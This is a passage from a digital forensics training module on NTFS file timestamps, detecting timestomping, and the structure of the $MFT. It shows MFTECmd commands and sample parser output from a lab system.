
    - `Modified Timestamp (M)`: The Modified timestamp is typically not updated when a file is copied.
        - It usually inherits the timestamp from the source file.
    - `Accessed Timestamp (A)`: The Accessed timestamp is updated to reflect that the file was accessed at the time of copying.
    - `Birth (Created) Timestamp (b)`: The Birth timestamp is updated to the time of copying, indicating when the copy was created.
4. **File Access**:
    - `Modified Timestamp (M)`: The Modified timestamp is not updated when the file is accessed.
    - `Accessed Timestamp (A)`: The Accessed timestamp is updated to reflect the time of access.
    - `Birth (Created) Timestamp (b)`: The Birth timestamp is not updated when the file is accessed.

- All these timestamps reside in the `$MFT` file, located at the root of the system drive.
    - While the `$MFT` file will be covered in greater depth later, our current focus remains on understanding these timestamps.
- These timestamps are housed within the `$MFT` across two distinct attributes:
    - `$STANDARD_INFORMATION`
    - `$FILE_NAME`
- The timestamps visible in the Windows file explorer are derived from the `$STANDARD_INFORMATION` attribute.


Timestomping Investigation

- Identifying instances of timestamp manipulation, commonly termed as timestomping (T1070.006), presents a formidable challenge in digital forensics.
  - Timestomping entails the alteration of file timestamps to obfuscate the sequence of file activities.
  - This tactic is frequently employed by various tools, as illustrated in the MITRE

ATT&CK's timestomp technique.




- When adversaries manipulate file creation times or deploy tools for such purposes, the timestamp displayed in the file explorer undergoes modification.
- For instance, if we load `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT` into `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`) we will notice that the creation time of the file `ChangedFileTime.txt` has been tampered with, displaying `03-01-2022` in the file explorer, which deviates from the actual creation time.



- However, given our knowledge that the timestamps in the file explorer originate from the `$STANDARD_INFORMATION` attribute, we can cross-verify this data with the timestamps from the `$FILE_NAME` attribute through `MFTEcmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6`) as follows.

```
.\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT' --de 0x16169
```



- In standard Windows file systems like NTFS, regular users typically lack the permissions to directly modify the timestamps of filenames in `$FILE_NAME`.
  - Such modifications are exclusively within the purview of the system kernel.
- To kickstart our exploration, let's first acquaint ourselves with filesystem-based artifacts.
  - We'll commence with the `$MFT` file, nestled in the root directory of the KAPE output.

MFT File

- The `$MFT` file, commonly referred to as the Master File Table, is an integral part of the NTFS (New Technology File System) used by contemporary Windows operating systems.
  - This file is instrumental in organizing and cataloging files and directories on an NTFS volume.
  - Each file and directory on such a volume has a corresponding entry in the Master File Table.
  - Think of the MFT as a comprehensive database, meticulously documenting metadata and structural details about every file and directory.
- For those in the realm of digital forensics, the `$MFT` is a treasure trove of information.
  - It offers a granular record of file and directory activities on the system, encompassing actions like file creation, modification, deletion, and access.
  - By leveraging the `$MFT`, forensic analysts can piece together a detailed timeline of system events and user interactions.


Note: A standout feature of the MFT is its ability to retain metadata about files and directories, even post their deletion from the filesystem. This trait elevates the MFT's significance in forensic analysis and data recovery.

- The MFT is strategically positioned at the root of the system drive.
- We've already extracted the MFT while showcasing KAPE's capabilities and saved it at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT`.
- Let's navigate to the `$MFT` file within the KAPE Output directory above and load it in `MFT Explorer`.
  - This tool, one of Eric Zimmerman's masterpieces, empowers us to inspect and analyze the metadata nestled in the MFT.
  - This encompasses a wealth of information about files and directories, from filenames and timestamps (created, modified, accessed) to file sizes, permissions, and attributes.
  - A standout feature of the MFT Explorer is its intuitive interface, presenting file records in a graphical hierarchy reminiscent of the familiar Windows Explorer.

Note: It's worth noting that MFT records, once created, aren't discarded. Instead, as new files and directories emerge, new records are added to the MFT. Records corresponding to deleted files are flagged as "free" and stand ready for reuse.

Structure of MFT File Record


- Every file or directory on an NTFS volume is symbolized by a record in the MFT.
  - These records adhere to a structured format, brimming with attributes and details about the associated file or directory.
  - Grasping the MFT's structure is pivotal for tasks like forensic analysis, system management, and data recovery in Windows ecosystems.
  - It equips forensic experts to pinpoint which attributes are brimming with intriguing insights.



Here's a snapshot of the components:


- `File Record Header`: Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.
- `Standard Information Attribute Header`: Stores standard file metadata such as timestamps, file attributes, and security identifiers.
- `File Name Attribute Header`: Contains information about the filename, including its length, namespace, and Unicode characters.
- `Data Attribute Header`: Describes the file data attribute, which can be either `resident` (stored within the MFT record) or `non-resident` (stored in external clusters).
    - `File Data (File content)`: This section holds the actual file data, which can be the file's content or references to non-resident data clusters. For small files (less than 512 bytes), the data might be stored within the MFT record (`resident`). For larger files, it references `non-resident` data clusters on the disk. We'll see an example of this later on.
- `Additional Attributes (optional)`: NTFS supports various additional attributes, such as security descriptors (SD), object IDs (OID), volume name (VOLNAME), index information, and more.
- These attributes can vary depending on the file's characteristics. We can see the common type of information which is stored inside these header and attributes in the

image below.



File Record Header

- Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.



- The file record begins with a header that contains metadata about the file record itself.
  - This header typically includes the following information:
  - `Signature`: A four-byte signature, usually "FILE" or "BAAD," indicating whether the record is in use or has been deallocated.
  - `Offset to Update Sequence Array`: An offset to the Update Sequence Array (USA) that helps maintain the integrity of the record during updates.
  - `Size of Update Sequence Array`: The size of the Update Sequence Array in words.

    - `Log File Sequence Number`: A number that identifies the last update to the file record.
    - `Sequence Number`: A number identifying the file record. The MFT records are numbered sequentially, starting from 0.
    - `Hard Link Count`: The number of hard links to the file. This indicates how many directory entries point to this file record.
    - `Offset to First Attribute`: An offset to the first attribute in the file record.
- When we sift through the MFT file using `MFTECmd` and extract details about a record, the information from the file record is presented as depicted in the subsequent screenshot.


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT' --de 27142
```


```
**** STANDARD INFO ****
  Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
  Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x557, Quc

  Created On:         2023-09-07 08:30:26.8316176
  Modified On:        2023-09-07 08:30:26.9097759
  Record Modified On: 2023-09-07 08:30:26.9097759
  Last Accessed On:   2023-09-07 08:30:26.9097759

**** FILE NAME ****
  Attribute #: 0x2, Size: 0x70, Content size: 0x54, Name size: 0x0, ContentOffset 0x18. Resident: True

  File name: users.txt
  Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
  Parent Entry-seq #: 0x16947-0x2

  Created On:         2023-09-07 08:30:26.8316176
  Modified On:        2023-09-07 08:30:26.8316176
  Record Modified On: 2023-09-07 08:30:26.8316176
  Last Accessed On:   2023-09-07 08:30:26.8316176

**** DATA ****
  Attribute #: 0x1, Size: 0x150, Content size: 0x133, Name size: 0x0, ContentOffset 0x18. Resident: True

  Resident Data

  Data: 0D-0A-55-73-65-72-20-61-63-63-6F-75-6E-74-73-20-66-6F-72-20-5C-5C-48-54-42-56-4D-30-31-0D-0A-0D-

    ASCII:
User accounts for \\HTBVM01

-------------------------------------------------------------------------------
Administrator            backgroundTask           DefaultAccount
Guest                    John Doe                 WDAGUtilityAccount
The command completed successfully.
```

- Each attribute signifies some entry information, identified by type.

Type	Attribute	Description
0x10 (16)	$STANDARD_INFORMATION	General information - flags, MAC times, owner, and security id.
0x20 (32)	$ATTRIBUTE_LIST	Pointers to other attributes and a list of nonresident attributes.
0x30 (48)	$FILE_NAME	File name - (Unicode) and outdated MAC times
0x40 (64)	$VOLUME_VERSION	Volume information - NTFS v1.2 only and Windows NT, no longer used
0x40 (64)	$OBJECT_ID	16B unique identifier - for file or directory (NTFS 3.0+; Windows 2000+)
0x50 (80)	$SECURITY_DESCRIPTOR	File's access control list and security properties
0x60 (96)	$VOLUME_NAME	Volume name
0x70 (112)	$VOLUME_INFORMATION	File system version and other information
0x80 (128)	$DATA	File contents
0x90 (144)	$INDEX_ROOT	Root node of an index tree
0xA0 (160)	$INDEX_ALLOCATION	Nodes of an index tree - with a root in $INDEX_ROOT
0xB0 (176)	$BITMAP	Bitmap - for the $MFT file and for indexes (directories)
0xC0 (192)	$SYMBOLIC_LINK	Soft link information - (NTFS v1.2 only and Windows NT)
0xC0 (192)	$REPARSE_POINT	Data about a reparse point - used for a soft link (NTFS 3.0+; Windows 2000+)
0xD0 (208)	$EA_INFORMATION	Used for backward compatibility with OS/2 applications (HPFS)
0xE0 (224)	$EA	Used for backward compatibility with OS/2 applications (HPFS)
0x100 (256)	$LOGGED_UTILITY_STREAM	Keys and other information about encrypted attributes (NTFS 3.0+; Windows 2000+)


- To demystify the structure of an NTFS MFT file record, we're harnessing the capabilities of Active@ Disk Editor.
  - This potent, freeware disk editing tool is available at `C:\Program Files\LSoft Technologies\Active@ Disk Editor` and facilitates the viewing and modification of raw disk data, including the Master File Table of an NTFS system.
  - The same insights can be gleaned from other MFT parsing tools, such as `MFT Explorer`.
- We can have a closer look by opening `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT` on `Active@ Disk Editor` and then pressing `Inspect File Record`.






- In Disk Editor, we're privy to the raw data of MFT entries.
  - This includes a hexadecimal representation of the MFT record, complete with its header and attributes.

